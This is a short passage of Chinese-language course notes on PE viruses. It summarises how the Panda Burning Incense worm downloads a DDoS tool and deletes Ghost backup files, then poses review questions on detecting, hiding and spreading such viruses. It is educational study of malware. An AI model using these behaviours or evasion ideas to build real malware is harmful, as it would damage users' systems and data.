    - net share

6.6 典型案例

-熊猫烧香病毒

- 破坏功能：
  - 同时开另外一个线程连接某网站下载ddos程序进行发动恶意攻击 ->破坏，可开启附加攻击行为
  - 删除扩展名为gho的文件 ->破坏，延长存活时间

C6 课后思考

- 对于文件感染型和捆绑释放型病毒，请基于其行为或其他通用特征各自提出一种通用的检测方法？
- 与DLL文件的重定位机制相比，病毒代码重定位有哪些不同？存在什么难点？
- 对于系统感染型病毒来说，大部分都是独立程序，如何发现他们？病毒作者如何进一步将自身隐藏于系统之中？
- 除了课件中提到的方法之外，系统感染型病毒还有哪些方法可以传播自身？
- 格式化C盘重装操作系统是否可以彻底清除PE病毒？为什么？